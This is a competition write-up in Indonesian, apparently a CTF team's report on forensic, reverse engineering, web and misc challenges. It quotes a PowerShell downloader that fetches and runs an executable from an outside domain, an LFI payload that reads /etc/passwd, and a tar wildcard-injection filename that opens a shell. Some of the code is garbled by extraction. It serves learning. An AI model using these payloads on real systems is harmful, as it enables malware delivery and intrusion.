National Cyber Week 2022 - Anya Haha Inakute Sabishii



Anggota:

Aimar Sechan Adhitya Dimas Maulana Riordan Pramana T. P.

Forensic

Downloader

Diberikan file tanpa ekstensi, setelah di cek menggunakan command file ternyata file ini merupakan file shortcut windows.

```
(aimardcr⊕kuro)-[/mnt/c/Users/aimar/Desktop/NCW2022]
$ file 13cfc36b5582eaa00bc30e3bca0e8214b70dbfb4415ac1bfaa196cd0bc255817
13cfc36b5582eaa00bc30e3bca0e8214b70dbfb4415ac1bfaa196cd0bc255817: MS Windows shortcut, Item id list present, Has Relativ e path, Has command line arguments, Icon number=0, ctime=Sun Dec 31 16:02:24 1600, mtime=Sun Dec 31 16:02:24 1600, atime=Sun Dec 31 16:02:24 1600, length=0, window=hidenormalshowminimized
```

Setelah dianalisa lebih lanjut, ternyata file shortcut ini terdapat trojan powershell yang dimana commandnya merupakan berikut:

(New-Object

System.Net.WebClient).DownloadFile('http://2filmes.com/svchost.exe','%USERPROFILE%\svchost.exe', ost.exe');Start-Process '%USERPROFILE%\svchost.exe'

Yang dimana code tersebut akan mendownload sebuah trojan dari internet, lalu trojan tersebut akan disimpan menuju file yang mirip file system untun mengelabui. Oke, kita diberikan 4 pertanyaan yaitu:

- 1. What is the name of the Domain that hosted the trojan malware?
- 2. What is the file's name of the trojan malware itself?
- 3. What is the IP Address of the Domain?
- 4. From what country that the Domain is launched?

Untuk jawaban pertanyaan pertama, bisa kita lihat bahwa trojan didownload dari domain: http://2filmes.com/, maka jawabannya adalah: 2filmes.

Untuk jawaban pertanyaan kedua, seperti yang bisa kita lihat bahwa file akan didownload dan disimpan dengan nama svchost.exe, itulah jawaban untuk pertanyaan kedua.

Untuk jawaban pertanyaan ketiga, kami menggunakan https://viewdns.info/iphistory/ untuk mencari history dari ip address untuk domain tersebut dikarenakan domain tersebut sudah tidak tersedia. Berikut hasil dari website tersebut:

IP history results for 2filmes.com.


IP Address	Location	IP Address Owner	Last seen on this IP
46.30.215.210	Copenhagen - Denmark	One.com A/S	2019-06-26
104.37.35.97	Denmark	One.com A/S	2018-10-04
104.37.35.127	Denmark	One.com A/S	2018-08-13
189.38.90.197	Porto Alegre - Brazil	IPV6 Internet Ltda	2012-01-11

Setelah dicoba, IP Address ke 3 merupakan jawaban yang benar, bingo! Kita mendapatkan jawaban ketiga dan keempat yaitu 104.37.35.127 dan Denmark

Reverse Engineering

Count the Flag but Easier

Diberikan file .txt, yang dimana isinya merupakan assembly dari suatu fungsi. Oke yang pertama terlintas pada pikiran saya merupakan merubah assembly tersebut menjadi byte code, oleh karena itu saya menggunakan Cheat Engine untuk memudahkan proses merubah dari assembly ke byte code. Oke, pertama kita buka cheat engine dan attach ke process mana saja. Lalu kita lakukan Allocate Memory untuk menyimpan assembly kita. Setelah itu pergi ke memory yang sudah kita alokasikan, lalu tekan pada keyboard tombol CTRL + A untuk melakukan auto assemble.




Seperti yang bisa kita lihat, 0x25B0000 merupakan memory yang telah kita alokasikan, maka dari itu kita cukup memasukan script berikut dengan menekan tombol CTRL + A atau melalui Tools > Auto Assemble:

```
push rbp
mov rbp, rsp
mov DWORD PTR [rbp-0x4], 0x14
mov DWORD PTR [rbp-0x8], 0xA
mov DWORD PTR [rbp-0xC], 0x14
mov eax, DWORD PTR [rbp-0x4]
imul eax, DWORD PTR [rbp-0x8]
lea ecx, [rax+0x2]
mov eax, DWORD PTR [rbp-0xC]
```

```
mov
sal
sub
lea
mov
sal
cmp
jg 12
mov
lea
test
cmovs
sar
mov
jmp 13
12:
cmp
jle 14
cmp
jg 14
mov
lea
test
cmovs
sar
mov
jmp 13
14:
mov
mov
shr
add
sar
mov
13:
nop
pop
ret
```

Yang dimana pada dasarnya, script ini akan melakukan patch pada 0x25B0000 dengan assembly yang diberikan. Tekan tombol Execute dan memory yang kita alokasikan tadi sudah berhasil menjadi byte code kita!

Ohiya perlu diketahui juga bahwa assembly yang saya gunakan diatas telah diedit sedikit supaya bisa berjalan lancar pada Cheat Engine.



Oke, lalu kita pergi ke memory yang kita alokasikan dan copy bytenya, cukup sampai ret / 0xC3:

Masukkan byte code kedalam program C, compile dan jalankan...got flag!

```
#include <stdio.h>
#include <unistd.h>
#include <sys/mman.h>
char shellcode[] =
"\x55\x48\x8B\xEC\xC7\x45\xFC\x14\x00\x00\x00\xC7\x45\xF8\x0A\x00\x00\x00\
xC7\x45\xF4\x14\x00\x00\x00\x8B\x45\xFC\x0F\xAF\x45\xF8\x8D\x48\x02\x8B\x4
5\xF4\x8B\xD0\xC1\xE0\x02\x29\xC2\x8D\x04\x11\x89\x45\xF0\xC1\x65\xF0\x14\
x81\x7D\xF0\x00\xE1\xF5\x05\x0F\x8F\x16\x00\x00\x00\x8B\x45\xF0\x8D\x50\x0
3\x85\xC0\x0F\x48\xC2\xC1\xF8\x02\x89\x45\xF0\xE9\x3F\x00\x00\x00\x81\x7D\
xF0\x00\xE1\xF5\x05\x0F\x8E\x23\x00\x00\x81\x7D\xF0\x00\x65\xCD\x1D\x0
F\x8F\x16\x00\x00\x00\x8B\x45\xF0\x8D\x50\x07\x85\xC0\x0F\x48\xC2\xC1\xF8\
x03\x89\x45\xFD\xE9\x0F\x00\x00\x00\x8B\x45\xF0\x8B\xD0\xC1\xEA\x1F\x01\xD
0\xD1\xF8\x89\x45\xF0\x90\x5D\xC3";
int len = sizeof(shellcode);
int main() {
   printf("Shellcode length: %d\n", len);
   void *ptr = mmap(0, 0x1000, PROT READ | PROT WRITE | PROT EXEC,
MAP ANON | MAP PRIVATE, -1, 0);
       perror("mmap");
   memcpy(ptr, shellcode, len);
```


```
int ret = ((int (*)())ptr)();
printf("Shellcode returned: %u\n", ret);
return 0;
}
```

FLAG: NCW22{18612224}


Web

file&reading .INC

Pada challenge kita diberikan link yang merupakan website challenge tersebut. Pada website challenge tersebut kita diberikan home page yang terlihat biasa-biasa saja, tetapi ditemukan pada endpoint http://103.167.136.123:54170/viewer, bahwa kita bisa membaca file yang ada didalam current directory, langsung saja saya coba beberapa payload lfi seperti ../../../etc/passwd, tapi ternyata ../ dan ^/ ter-blok. Tapi anehnya saat saya membuat dua backslash // , payload itu bekerja.



Menurut analisa saya ini terjadi karena regex parse yang hanya mengecek slash di awal baris dan diikuti dengan printable character, sehingga dia tidak akan memblok double backslash.




Misc


Mr. Bin

Pada challenge ini kita diberikan ip dan port untuk kita koneksikan menggunakan netcat.

Saat mengkoneksikan menggunakan netcat, kita akan diberikan beberapa pilihan seperti diatas.



Dan ini juga ada hint dari challenge yang sangat membantu. Dari hint tersebut saya berpikir untuk melihat jenis kompresi yang digunakan server.



Pertama saya menggunakan cyberchef untuk men decode base64 tersebut. Kemudian saya download dan mengecek tipe file.

```
x> ~/Downloads file download
download: POSIX tar archive (GNU)
x> ~/Downloads ■
```

Dan ternyata dia menggunakan kompresi tar.

Saat mengerjakan challenge ini saya menemukan artikel tentang tar exploitation.

https://gtfobins.github.io/gtfobins/tar

https://systemweakness.com/privilege-escalation-using-wildcard-injection-tar-wildcard-injection-a57bc81df61c

Dimana jika kita menggunakan asterisk "*" dalam perintah tar kita, kita dapat membuat file tersebut ter-eksekusi sebagai argument.

Langsung saja kita eksploitasi program tersebut. Pertama kita perlu membuat tiga file yang bernama --checkpoint=1 dan --checkpoint-action=exec=sh dan file bebas yang berisi bebas, lalu tinggal kita pilih opsi nomor 5.

```
>>> Masukkan opsi: 1
[*] Masukkan nama file ygy: --checkpoint-action=exec=sh
[*] Tulis isinya ya ges: (ketik 'WES' ketika sudah selesai)
WES
[+] File "--checkpoint-action=exec=sh" sudah disimpan aman. (0 bytes)
1 -> Tambah file (sisa 6 file)
2 -> List File (2 file)
3 -> Hapus file
4 -> Print isi file
5 -> Kompress dan unduh semua file
0 -> Cabut
>>> Masukkan opsi: 1
[*] Masukkan nama file ygy: asd
[*] Tulis isinya ya ges: (ketik 'WES' ketika sudah selesai)
[+] File "asd" sudah disimpan aman. (3 bytes)
1 -> Tambah file (sisa 5 file)
2 -> List File (3 file)
3 -> Hapus file
5 -> Kompress dan unduh semua file
0 -> Cabut
>>> Masukkan opsi: 5
ls
--checkpoint-action=exec=sh
--checkpoint=1
archive.tar
asd
```

```
>>> Masukkan opsi: 5
ls
--checkpoint-action=exec=sh
--checkpoint=1
archive.tar
asd
cat /flag.txt
k0k_n94k_ke_C0MPR355_T4pi_m4laH_k3na_h4ck???
```

Dan yay, kita mendapatkan flagnya. Satu lagi, untuk melihat character yang di blok saat membuat nama file saya menggunakan script di bawah ini.

```
from pwn import *
import sys

def init():
    p = remote(sys.argv[1], sys.argv[2])
    return Exploit(p), p

class Exploit:
    def __init__(self, p: process):
        self.p = p

    def option(self, opt):
```

```
p = self.p
       p.sendlineafter(b">>> Masukkan opsi: ", str(opt).encode())
   def tambah file(self, file name, content=None):
       p = self.p
       self.option(1)
       p.sendlineafter(b"[*] Masukkan nama file ygy: ", file name)
           p.sendlineafter(b"[*] Tulis isinya ya ges: (ketik 'WES' ketika sudah
selesai)", content)
def check_blacklist():
   badchar:
   ['!', '"', '#', '$', '%', '&', "'", '(', ')', '*',
    ,', '/', ':', ';', '<', '>', <mark>'?', '@'</mark>, '[', '\\',
   ']', '^', '`', '{', '|', '}', '~', '\t', '\r', '\x0b', '\x0c']
   whitechar:
   ['0', '1', '2', '3', '4', '5', '6', '7', '8', '9',
   'a', 'b', 'c', 'd', 'e', 'f', 'g', 'h', 'i',
   'k', 'l', 'm', 'n', 'o', 'p', 'q', 'r', 's', 't',
   'u', 'v', 'w', 'x', 'y', 'z', 'A', 'B', 'C', 'D',
   'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N',
   'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X',
   'Y', 'Z', '+', '-', '.', '=', '_', ' \n']
   print("[*] checking...")
  with context.silent:
       badchar = []
       whitechar = []
       for char in string.printable:
           x, p = init()
           x.tambah_file(char.encode())
           a = p.recvline(1000).decode()
           print(a)
           if "ngehek" in a:
               badchar.append(char)
           else:
               whitechar.append(char)
       print(badchar)
       print(whitechar)
check_blacklist()
```

Mr. Decryptor

Pada soal ini kita perlu menjawab soal yang diberikan server, sebanyak 100 soal. Oleh karena itu kita membuat automasi untuk meng-solve challenge tersebut.

```
from pwn import *
import sys
from Crypto.Util.number import long_to_bytes
def init():
   p = remote(sys.argv[1], sys.argv[2])
   return Exploit(p), p
class Exploit:
   def __init__(self, p: process):
       self.p = p
   def start(self):
       p = self.p
       p.recvuntil(b"here we go:\n")
def main():
   x, p = init()
   x.start()
   for _ in range(100):
       val = p.recvline().decode()
       print(val)
       if val.startswith("0x"):
           a = long_to_bytes(eval(val))
           p.sendline(a)
       elif val.startswith("0b"):
           a = long_to_bytes(eval(val))
           p.sendline(a)
       else:
           a = base64.b64decode(val)
           p.sendline(a)
       print(a)
   p.interactive()
main()<□
```